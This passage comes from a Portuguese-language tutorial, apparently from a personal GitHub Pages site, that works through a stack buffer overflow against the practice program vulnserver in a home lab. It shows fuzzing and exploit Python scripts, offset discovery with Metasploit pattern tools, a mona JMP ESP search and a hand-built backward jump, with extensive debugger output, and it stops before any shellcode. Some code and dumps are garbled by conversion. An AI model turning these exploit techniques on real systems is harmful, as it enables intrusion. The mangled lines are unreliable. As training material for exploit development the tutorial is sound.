
s.send(payload + b"\r\n")
s.close()

print("Payload enviado!")
```



https://hastur666.github.io/Windows_BoF/

Precisamos iniciar o vulnserver, mas agora com o Immunity Debugger e rodar nosso script.



Novamente conseguimos sobreescrivar o EIP com "41414141", o que é ótimo, pois conseguimos controlar o endereço da próxima execução após o overflow.

Mas se seguirmos o dump do ESP, podemos ver que temos apenas 20 bytes para inserir nosso shellcode, o que é praticamente impossível uma vez que ele ocupa aproximadamente 350 bytes.

Teremos que usar uma técnica diferente para conseguirmos nossa shell.

Isso também mostra que talvez nem precisemos de todos os 5060 bytes que nosso fuzzing encontrou, vamos criar nosso próprio script para encontrar um fuzzing mais próximo.



https://hastur666.github.io/Windows_BoF/

fuzzing.py:

```
#!/usr/bin/python3

import socket
from time import sleep
import sys

# variaveis de conexao
ip = "192.168.1.30"
porta = 9999

payload = b"GET /://" # funcao inicial
payload += b"A" * 100 # quantidade inicial de bytes

while True:
    try:
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.connect((ip,porta))
        s.send(payload + b"\r\n")
        s.recv(1024)
        s.close()
        sleep(1)
        payload = payload + b"A"*100
    except:
        print("Buffer estourado em %s bytes"%(str(len(payload))))
        sys.exit()
```

```
File Actions Edit View Help
hastur@hastur: ~/Desktop/estudos/binarios
└─$ python3 fuzzing.py
Buffer estourado em 309 bytes
```

Temos o offset de 309 bytes para criarmos nosso payload.

Sabendo disso, precisamos encontrar o offset preciso para atingir o EIP, vamos utilizar o msf-pattern_create para criar uma string distinta.

```
$ msf-pattern_create -l 309
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac
2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae
5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9
Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj
5Aj6Aj7Aj8Aj9Ak0Ak1Ak2
```



https://hastur666.github.io/Windows_BoF/

Vamos inserí-lo em nosso script.

xplgter.py:

```
#!/usr/bin/python3

import socket

# variaveis de conexao
ip = "192.168.1.30"
porta = 9999

# payload a ser enviado
offset = 5060

payload = b"GTER .:/" # funcao inicial
payload += b"A" * offset
payload +=
b"Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1A
c2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4A
e5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag
9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4A
j5Aj6Aj7Aj8Aj9Ak0Ak1Ak2"

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((ip,porta))

print("Enviando payload...")


s.send(payload + b"\r\n")
s.close()

print("Payload enviado!")
```



https://hastur666.github.io/Windows_BoF/

Após reiniciar o vulnserver no Immunity, vamos rodar o script e monitorar o comportamento.



Temos o endereço de EIP de 41396541, vamos consultar no msf-pattern_offset.

```
$ msf-pattern_offset -l 309 -q 41396541
[*] Exact match at offset 147
```

Sabemos que o offset para atingir o EIP é de 147, vamos enviar 147 “A” + 4 “B” e o restante de “C” para validar. Se o offset estiver correto, nosso EIP será preenchido com “42424242” e os outros 20 bytes com “43”.



https://hastur666.github.io/Windows_BoF/

xplgter.py:

```
#!/usr/bin/python3

import socket

# variaveis de conexao
ip = "192.168.1.30"
porta = 9999

# payload a ser enviado
offset = 147

payload = b"GETER ./." # funcao inicial
payload += b"A" * offset
payload += b"B"*4
payload += b"C" * (309 - 147 - 4)

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((ip,porta))

print("Enviando payload...")

s.send(payload + b"\r\n")
s.close()

print("Payload enviado!")
```

Após reiniciar o vulnserver no Immunity, vamos rodar nosso script e monitorar seu comportamento.

The screenshot shows the Immunity Debugger interface. The title bar reads "Immunity Debugger - vulnserver.exe - [CPU - thread 00001248]". The menu bar includes File, View, Debug, Plugins, ImmLib, Options, Window, Help, and Jobs. The toolbar has various icons for file operations. TheRegisters window on the right shows CPU registers: EAX, ECX, EDX, EBX, ESP (highlighted in blue), EBP, ESI, EDI, and EIP. The memory dump window on the left shows memory starting at address 00403000, with the ESP register value (00BF9C8) highlighted in blue. The bottom status bar says "Paused".



https://hastur666.github.io/Windows_BoF/

Conseguimos atingir com precisão o EIP com nossos “42”.

Ainda temos o problema de espaço de 20 bytes para tentar executar alguma coisa, mas antes de atacar este problema, vamos encontrar um bom endereço de retorno.

ENCONTRANDO UM BOM ENDEREÇO DE RETORNO

O nosso payload vai sobrescrever o buffer, o EIP e o ESP, logo, nosso shellcode será armazenado no ESP, por tanto, precisamos manipular nosso EIP para que aponte para o endereço do ESP. Como sabemos que os endereços da stack são dinâmicos, vamos procurar um JMP ESP conforme fizemos no comando anterior.

```
0BADF00D [*] Results : 
625011AF 0x625011af : jmp esp | <PAGE_EXECUTE_READ> [essfunc.dll] ASLR: False, Rebas
625011BB 0x625011bb : jmp esp | <PAGE_EXECUTE_READ> [essfunc.dll] ASLR: False, Rebas
625011C7 0x625011c7 : jmp esp | <PAGE_EXECUTE_READ> [essfunc.dll] ASLR: False, Rebas
625011D3 0x625011d3 : jmp esp | <PAGE_EXECUTE_READ> [essfunc.dll] ASLR: False, Rebas
625011DF 0x625011df : jmp esp | <PAGE_EXECUTE_READ> [essfunc.dll] ASLR: False, Rebas
625011EB 0x625011eb : jmp esp | <PAGE_EXECUTE_READ> [essfunc.dll] ASLR: False, Rebas
625011F7 0x625011f7 : jmp esp | <PAGE_EXECUTE_READ> [essfunc.dll] ASLR: False, Rebas
62501203 0x62501203 : jmp esp | ascii <PAGE_EXECUTE_READ> [essfunc.dll] ASLR: False,
62501205 0x62501205 : jmp esp | ascii <PAGE_EXECUTE_READ> [essfunc.dll] ASLR: False,
0BADF00D 0BADF00D Found a total of 9 pointers
0BADF00D [*] This mona.py action took 0:00:02.051000
!mona jmp -r esp
Restart program (Ctrl+F2)
```

Encontramos nossos 9 bons endereços de retorno.

INSERINDO O ENDEREÇO DE RETORNO NO PAYLOAD

Em posse do endereço de retorno, vamos adicionar um deles no lugar de nossos B, eu vou utilizar o 625011d3, porém a notação para envio tem que ser em little indian, portanto os bytes tem ordem inversa, ficando: \xd3\x11\x50\x62.

Vamos atualizar o exploit.



https://hastur666.github.io/Windows_BoF/

xplgter.py:

```
#!/usr/bin/python3

import socket

# variaveis de conexao
ip = "192.168.1.26"
porta = 9999

# payload a ser enviado
offset = 147

payload = b"GTER ./." # funcao inicial
payload += b"A" * offset # buffer
payload += b"\xd3\x11\x50\x62" # endereco de retorno
payload += b"C" * (309 - 147 - 4) # segundo buffer

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((ip,porta))

print("Enviando payload...")

s.send(payload + b"\r\n")
s.close()

print("Payload enviado!")
```

Precisamos reiniciar o vulnserver no Immunity, mas antes de rodar nosso script, vamos setar um breakpoint exatamente no nosso endereco de retorno: 625011d3. (clicando em "Go to address in Disassembler", inserindo nosso endereco de retorno e logo em seguida pressionando F2). Agora podemos rodar nosso script.

625011D3	FFE4	JMP ESP
625011D5	FFE7	JMP EDI
625011D7	5B	POP EBX
625011D8	5B	POP EBX
625011D9	C3	RETN
625011DA	5D	POP EBP
625011DB	C3	RETN
625011DC	55	PUSH EBP
625011DD	89E5	MOU EBP,ESP
625011DF	FFE4	JMP ESP
625011E1	FFE2	JMP EDX
625011E3	59	POP ECX
625011E4	5A	POP EDX
625011E5	C3	RETN
625011E6	5D	POP EBP
625011E7	C3	RETN
625011E8	55	PUSH EBP
625011E9	89E5	MOU EBP,ESP
625011EB	FFE4	JMP ESP
625011ED	FFE6	JMP ESI
625011EF	59	POP ECX
625011F0	58	POP EAX
625011F1	C3	RETN
625011F2	5D	POP EBP

O programa parou exatamente onde setamos o breakpoint. Ao pressionarmos F7, vamos cair exatamente onde começam nossos "C"(43).



https://hastur666.github.io/Windows_BoF/

```

00cff9c6 50    PUSH EAX
00cff9c7 6243 43  BOUND EAX,QWORD PTR DS:[EBX+43]
00cff9ca 43    INC EBX
00cff9cb 43    INC EBX
00cff9cc 43    INC EBX
00cff9cd 43    INC EBX
00cff9ce 43    INC EBX
00cff9cf 43    INC EBX
00cff9d0 43    INC EBX
00cff9d1 43    INC EBX
00cff9d2 43    INC EBX
00cff9d3 43    INC EBX
00cff9d4 43    INC EBX
00cff9d5 43    INC EBX
00cff9d6 43    INC EBX
00cff9d7 43    INC EBX
00cff9d8 43    INC EBX
00cff9d9 43    INC EBX
00cff9da 43    INC EBX
00cff9db 43    INC EBX
00cff9dc AB    STOS DWORD PTR ES:[EDI]
00cff9dd AB    STOS DWORD PTR ES:[EDI]
00cff9de AB    STOS DWORD PTR ES:[EDI]
00cff9df AB    STOS DWORD PTR ES:[EDI]

Registers <FPU>
EAX 00cff928 ASCII 47,"TER /.:/AAAAAAA
ECX 00AF11DC
EDX 00000000
EBX 00000104
ESP 00cff9c8
EBP 41414141
ESI 00401848 vulnserv.00401848
EDI 00401848 vulnserv.00401848
EIP 00cff9c8
C 0  ES 002B 32bit 0<FFFFFF>
P 1  CS 0023 32bit 0<FFFFFF>
A 0  SS 002B 32bit 0<FFFFFF>
Z 1  DS 002B 32bit 0<FFFFFF>
S 0  FS 0053 32bit 359000<FFF>
T 0  GS 002B 32bit 0<FFFFFF>
D 0
O 0  LastErr ERROR_SUCCESS <00000000>
EFL 00000246 <NO,NB,E,BE,NS,PE,GE,LE>
ST0 empty g
ST1 empty g
ST2 empty g

```

Nota de interpretação: Veja que nos registradores o EIP está em 00cff9c8 e a linha onde esta instrução cai exatamente onde está nosso primeiro 43 no disassembler. (note que no EIP temos 00cff9c8 e no disassembler temos 0cff9c7, existe 1 byte de diferença, mas se observamos o conteúdo, vemos que temos “6243 43”, ou seja, se o 62 corresponde ao endereço 00cff9c7, logo o próximo byte que é nosso 43 será 00cff9c8).

Caímos exatamente onde esperávamos, mas agora temos que resolver o problema: o que fazer com apenas 20 bytes de espaço?

Simples, não podemos fazer nada! Precisamos de um buffer maior, e nós o temos. O buffer onde estão os “A”, pois ele possui 147 bytes, o que não é muito, mas nos permite utilizar algumas técnicas.

Mas vem a questão, se o buffer de “A” já foi utilizado para preencher o buffer primário do programa, como podemos reutilizá-lo?

PULANDO ENTRE ENDEREÇOS DE MEMÓRIA

Sabemos que ao cair no buffer dos “C”, precisamos pular de volta para o buffer dos “A”.

Na arquitetura x86 temos um jump incondicional que pode pular para qualquer endereço da memória, mas para utilizá-lo, precisamos saber exatamente para onde pular.

Porém os endereços dos buffers estão na stack, o que significa que vão mudar toda vez que executarmos o programa.

Vamos rodar o script novamente e observar que os endereços mudaram. Observe a imagem abaixo que mostra exatamente onde se inicia nossos “C”.

```

00d8f9c3 41      INC ECX
00d8f9c4 D311    RCL DWORD PTR DS:[ECX],CL
00d8f9c6 50      PUSH EAX
00d8f9c7 6243 43  BOUND EAX,QWORD PTR DS:[EBX+43]
00d8f9ca 43      INC EBX
00d8f9cb 43      INC EBX
00d8f9cc 43      INC EBX
00d8f9cd 43      INC EBX
00d8f9ce 43      INC EBX
00d8f9cf 43      INC EBX
00d8f9d0 43      INC EBX
00d8f9d1 43      INC EBX
00d8f9d2 43      INC EBX
00d8f9d3 43      INC EBX

```



https://hastur666.github.io/Windows_BoF/

Sabemos que desta vez eles se iniciam em 00d8f9c8, se rolarmos a barra pra cima, encontraremos o endereço correspondente ao nosso primeiro “A”.

```
00D8F91E B8 00000000 MOU EAX,0
00D8F923 0020 ADD BYTE PTR DS:[EAX],AH
00D8F925 0000 ADD BYTE PTR DS:[EAX],AL
00D8F927 0047 54 ADD BYTE PTR DS:[EDI+54],AL
00D8F92A 45 INC EBP
00D8F92B 52 PUSH EDX
00D8F92C 202F AND BYTE PTR DS:[EDI],CH
00D8F92E 2E:3A2F CMP CH,BYTE PTR CS:[EDI]
00D8F931 41 INC ECX
00D8F932 41 INC ECX
00D8F933 41 INC ECX
00D8F934 41 INC ECX
00D8F935 41 INC ECX
00D8F936 41 INC ECX
00D8F937 41 INC ECX
00D8F938 41 INC ECX
00D8F939 41 INC ECX
00D8F93A 41 INC ECX
00D8F93B 41 INC ECX
00D8F93C 41 INC ECX
00D8F93D 41 INC ECX
00D8F93E 41 INC ECX
00D8F93F 41 INC ECX
00D8F940 41 INC ECX
```

Nosso primeiro “A” está em 00d8f931, porém estes endereços são da stack e vão mudar a cada vez que executarmos o programa.

Precisamos pular do endereço do primeiro “C” para o primeiro “A”, mas os endereços não são fixos, o que fazer?

Simples, os endereços mudam, mas a distância matemática entre eles não, se eu souber quantos bytes devo pular, sempre cairei exatamente onde quiser. Existem algumas formas de calcular esta distância, vamos explorar duas alternativas.

ENCONTRANDO A DISTÂNCIA COM IMMUNITY DEBUGGER

Se clicarmos duas vezes na instrução disassembler do nosso primeiro “C”, podemos inserir o comando “JMP 00d8f931” que é o endereço do nosso primeiro “A”.

```
00D8F9B7 41 INC ECX
00D8F9B8 41 INC ECX
00D8F9B9 41 INC ECX
00D8F9BA 41 INC ECX
00D8F9BB 41 INC ECX
00D8F9BC 41 INC ECX
00D8F9BD 41 Assemble at 00D8F9C7
00D8F9BE 41
00D8F9BF 41
00D8F9C0 41 JMP 00d8f931
00D8F9C1 41
00D8F9C2 41
00D8F9C3 41
00D8F9C4 D3
00D8F9C6 50
00D8F9C7 6243 43 BOUND EAX,QWORD PTR DS:[EBX+43]
00D8F9CA 43 INC EBX
00D8F9CB 43 INC EBX
00D8F9CC 43 INC EBX
00D8F9CD 43 INC EBX
00D8F9CE 43 INC EBX
00D8F9CF 43 INC EBX
00D8F9D0 43 INC EBX
00D8F9D1 43 INC EBX
```



Ao clicarmos em “Assemble”, ele nos retorna a distância entre os dois endereços.

00D8F9B7	41	INC ECX
00D8F9B8	41	INC ECX
00D8F9B9	41	INC ECX
00D8F9BA	41	INC ECX
00D8F9BB	41	INC ECX
00D8F9BC	41	INC ECX
00D8F9BD	41	INC ECX
00D8F9BE	41	INC ECX
00D8F9BF	41	INC ECX
00D8F9C0	41	INC ECX
00D8F9C1	41	INC ECX
00D8F9C2	41	INC ECX
00D8F9C3	41	INC ECX
00D8F9C4	D311	RCL DWORD PTR DS:[ECX], CL
00D8F9C6	53	PUSH EAX
00D8F9C7	^E9 65FFFFFF	JMP 00D8F931
00D8F9CC	42	INC EBX
00D8F9CD	43	INC EBX
00D8F9CE	43	INC EBX
00D8F9CF	43	INC EBX
00D8F9D0	43	INC EBX
00D8F9D1	43	INC EBX
00D8F9D2	43	INC EBX
00D8F9D3	43	INC EBX

Ele nos deu a distância e965fffff, porém temos que ter cuidado, pois ele está comparando com o 00d8f9c7, mas sabemos que nosso primeiro “C” está em 00d8f9c8, portanto temos que subtrair 1 byte da distância, resultando em e964fffff.

Agora sabemos a distância do salto, então, independente do endereço que os buffers possam cair, podemos encontrar nosso endereço de destino.

Antes de testar outra abordagem para calcular o salto, vamos testar em nosso script.

Vamos adicionar nosso salto no script logo após o salto para o EIP.



https://hastur666.github.io/Windows_BoF/

xplgter.py:

```
#!/usr/bin/python3

import socket

# variaveis de conexao
ip = "192.168.1.30"
porta = 9999

# payload a ser enviado
offset = 147

payload = b"GTER .:/" # funcao inicial
payload += b"A" * offset # buffer
payload += b"\xd3\x11\x50\x62" # endereco de retorno
payload += b"\xe9\x64\xff\xff\xff" # salta para o primeiro buffer
payload += b"C" * (309 - 147 - 4 - 5) # segundo buffer

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((ip,porta))

print("Enviando payload...")

s.send(payload + b"\r\n")
s.close()

print("Payload enviado!")
```

Entendendo o payload

```
payload = b"GTER .:/" # funcao inicial
payload += b"A" * offset # buffer
payload += b"\xd3\x11\x50\x62" # endereco de retorno
payload += b"\xe9\x64\xff\xff\xff" # salta para o primeiro buffer
payload += b"C" * (309 - 147 - 4 - 5) # segundo buffer
```

- 1 - Ele vai enviar o comando inicial “GTER .:/”;
- 2 - Ele vai enviar nosso primeiro buffer com 147 “A”;
- 3 - Ele vai enviar para o EIP o endereco de retorno para nosso ESP;
- 4 - Aqui ele envia o salto para cair novamente no inicio do buffer de “A”;
- 5 - Agora ele envia o restante dos “C” onde 309 é o offset para buffer overflow, -4 para descontar os 4 bytes do endereco de retorno e -5 bytes do salto.

Vamos reiniciar o programa novamente com o breakpoint em 625011d3 que é nosso endereco de retorno e rodar nosso script.



https://hastur666.github.io/Windows_BoF/

```

625011D3 FFE4      JMP  ESP
625011D5 FFE2      JMP  EDI
625011D7 5B        POP   EBX
625011D8 5B        POP   EBX
625011D9 C3        RETN
625011D0 5D        POP   EBP
625011DB C3        RETN
625011DC 55        PUSH  EBP
625011DD 89E5      MOU   EBP,ESP
625011DF FFE4      JMP  ESP
625011E1 FFE2      JMP  EDX
625011E3 59        POP   ECX
625011E4 5A        POP   EDX
625011E5 C3        RETN
625011E6 5D        POP   EBP
625011E7 C3        RETN
625011E8 55        PUSH  EBP
625011E9 89E5      MOU   EBP,ESP
625011ED FFE4      JMP  ESP
625011EF FFE6      JMP  ESI
625011EF 59        POP   ECX
625011F0 58        POP   EAX
625011F1 C3        RETN
625011F2 5D        POP   EBP

```

Registers (FPU)

- EAX 00D7F928 ASCII 47,"TER /.:/AAAAAAA
- ECX 00B711DC
- EDX 00000000
- EBX 00000104
- ESP 00D7F9C8
- EIP 41414141
- ESI 00401848 vulnserv.00401848
- EDI 00401848 vulnserv.00401848
- EIP 625011D3 essfunc.625011D3
- C 0 ES 002B 32bit 0<FFFFFF>
- P 1 CS 0023 32bit 0<FFFFFF>
- A 0 SS 002B 32bit 0<FFFFFF>
- Z 1 DS 002B 32bit 0<FFFFFF>
- S 0 FS 0053 32bit 32E000<FFF>
- T 0 GS 002B 32bit 0<FFFFFF>
- D 0
- O 0 LastErr ERROR_SUCCESS <00000000>
- EFL 00000246 <NO,NB,E,BE,NS,PE,GE,LE>
- ST0 empty g
- ST1 empty g
- ST2 empty g

Ele parou em nosso endereço de retorno, conforme esperado, agora pressionamos F7 para ir para próxima instrução.

```

00C4F9C8 ^ E9 64FFFFFF  JMP  00C4F931
00C4F9CD 43          INC   EBX
00C4F9CE 43          INC   EBX
00C4F9CF 43          INC   EBX
00C4F9D0 43          INC   EBX
00C4F9D1 43          INC   EBX
00C4F9D2 43          INC   EBX
00C4F9D3 43          INC   EBX
00C4F9D4 43          INC   EBX
00C4F9D5 43          INC   EBX
00C4F9D6 43          INC   EBX
00C4F9D7 43          INC   EBX
00C4F9D8 43          INC   EBX
00C4F9D9 43          INC   EBX
00C4F9DA 43          INC   EBX
00C4F9DB 43          INC   EBX
00C4F9DC AB          STOS  DWORD PTR ES:[EDI]
00C4F9DD AB          STOS  DWORD PTR ES:[EDI]
00C4F9DE AB          STOS  DWORD PTR ES:[EDI]
00C4F9DF AB          STOS  DWORD PTR ES:[EDI]
00C4F9E0 AB          STOS  DWORD PTR ES:[EDI]
00C4F9E1 AB          STOS  DWORD PTR ES:[EDI]
00C4F9E2 AB          STOS  DWORD PTR ES:[EDI]
00C4F9E3 AB          STOS  DWORD PTR ES:[EDI]

```

Registers (FPU)

- EAX 00C4F928 ASCII 47,"TER /.:/AAAAAAA
- ECX 006911DC
- EDX 00000000
- EBX 00000104
- ESP 00C4F9C8
- EIP 41414141
- ESI 00401848 vulnserv.00401848
- EDI 00401848 vulnserv.00401848
- EIP 00C4F9C8
- C 0 ES 002B 32bit 0<FFFFFF>
- P 1 CS 0023 32bit 0<FFFFFF>
- A 0 SS 002B 32bit 0<FFFFFF>
- Z 1 DS 002B 32bit 0<FFFFFF>
- S 0 FS 0053 32bit 376000<FFF>
- T 0 GS 002B 32bit 0<FFFFFF>
- D 0
- O 0 LastErr ERROR_SUCCESS <00000000>
- EFL 00000246 <NO,NB,E,BE,NS,PE,GE,LE>
- ST0 empty g
- ST1 empty g
- ST2 empty g

Veja que agora, ao invés de cair em nosso primeiro "C", ele caiu em um JMP. Se pressionarmos F7 novamente, cairemos onde esse JMP nos levar.

```

00C4F92C 202F      AND   BYTE PTR DS:[EDI],CH
00C4F92E 2F>202F    CMP   CH, BYTE PTR CS:[EDI]
00C4F931 41          INC   ECX
00C4F932 41          INC   ECX
00C4F933 41          INC   ECX
00C4F934 41          INC   ECX
00C4F935 41          INC   ECX
00C4F936 41          INC   ECX
00C4F937 41          INC   ECX
00C4F938 41          INC   ECX
00C4F939 41          INC   ECX
00C4F93A 41          INC   ECX
00C4F93B 41          INC   ECX
00C4F93C 41          INC   ECX
00C4F93D 41          INC   ECX
00C4F93E 41          INC   ECX
00C4F93F 41          INC   ECX
00C4F940 41          INC   ECX
00C4F941 41          INC   ECX
00C4F942 41          INC   ECX
00C4F943 41          INC   ECX
00C4F944 41          INC   ECX
00C4F945 41          INC   ECX
00C4F946 41          INC   ECX

```

Registers (FPU)

- EAX 00C4F928 ASCII 47,"TER /.:/AAAAAAA
- ECX 006911DC
- EDX 00000000
- EBX 00000104
- ESP 00C4F9C8
- EIP 41414141
- ESI 00401848 vulnserv.00401848
- EDI 00401848 vulnserv.00401848
- EIP 00C4F931
- C 0 ES 002B 32bit 0<FFFFFF>
- P 1 CS 0023 32bit 0<FFFFFF>
- A 0 SS 002B 32bit 0<FFFFFF>
- Z 1 DS 002B 32bit 0<FFFFFF>
- S 0 FS 0053 32bit 376000<FFF>
- T 0 GS 002B 32bit 0<FFFFFF>
- D 0
- O 0 LastErr ERROR_SUCCESS <00000000>
- EFL 00000246 <NO,NB,E,BE,NS,PE,GE,LE>
- ST0 empty g
- ST1 empty g
- ST2 empty g

O salto foi precisamente para nosso primeiro "A" com sucesso. Agora que sabemos uma das formas de encontrar o tamanho do salto, vamos tentar descobrir este valor com outra abordagem.



ENCONTRANDO A DISTÂNCIA DO SALTO COM MSF-NASM_SHELL

Antes de irmos para ferramenta em si, temos que saber quantos bytes separam nosso endereço de origem (nossa primeira “C”) do nosso endereço de destino (nossa primeira “A”). O que já sabemos é que temos 147 “A”, então partimos desse princípio, se observarmos novamente a imagem onde consultamos os endereços, veremos que temos alguns bytes entre o ultimo “A” e o primario “C”.

```
00D8F9C3 41           INC ECX
00D8F9C4 D311         RCL DWORD PTR DS:[ECX],CL
00D8F9C6 50           PUSH EAX
00D8F9C7 6243 43     BOUND EAX,QWORD PTR DS:[EBX+43]
00D8F9CA 43           INC EBX
00D8F9CB 43           INC EBX
00D8F9CC 43           INC EBX
00D8F9CD 43           INC EBX
00D8F9CE 43           INC EBX
00D8F9CF 43           INC EBX
00D8F9D0 43           INC EBX
00D8F9D1 43           INC EBX
00D8F9D2 43           INC EBX
00D8F9D3 43           INC EBX
00D8F9D4 43           INC EBX
00D8F9D5 43           INC EBX
00D8F9D6 43           INC EBX
00D8F9D7 43           INC EBX
00D8F9D8 43           INC EBX
00D8F9D9 43           INC EBX
00D8F9DA 43           INC EBX
00D8F9DB 43           INC EBX
00D8F9DC AB           STOS DWORD PTR ES:[EDI]
00D8F9DD AB           STOS DWORD PTR ES:[EDI]
```

Entre eles temos os bytes D3, 11, 50 e 62, ou seja, temos 147 bytes de “A” + 4 bytes separando os buffers, ou seja, temos 151 bytes entre os endereços de origem e destino.

Sabendo este valor, podemos consultar o msf-nasm_shell com o comando JMP \$-151.

```
$ msf-nasm_shell
nasm > JMP $-151
00000000 E964FFFFFF      jmp 0xffffffff69
```

E ele nos trouxe exatamente o tamanho do salto que encontramos com o Immunity: e964ffff. Ambas as técnicas são válidas e podem ser usadas.

Temos um buffer maior, agora com 147 bytes, mas sabemos que nosso reverse shell ou outros tipos de shell ocupam mais que 300 bytes, o que podemos fazer com o que temos?

Antes de responder esta pergunta, precisamos entender a anatomia de um reverse shell.

ANATOMIA DO REVERSE SHELL

Quando geramos um reverse shell com o msfvenom, recebemos como resposta uma série de bytes, mas estes bytes têm toda uma arquitetura.

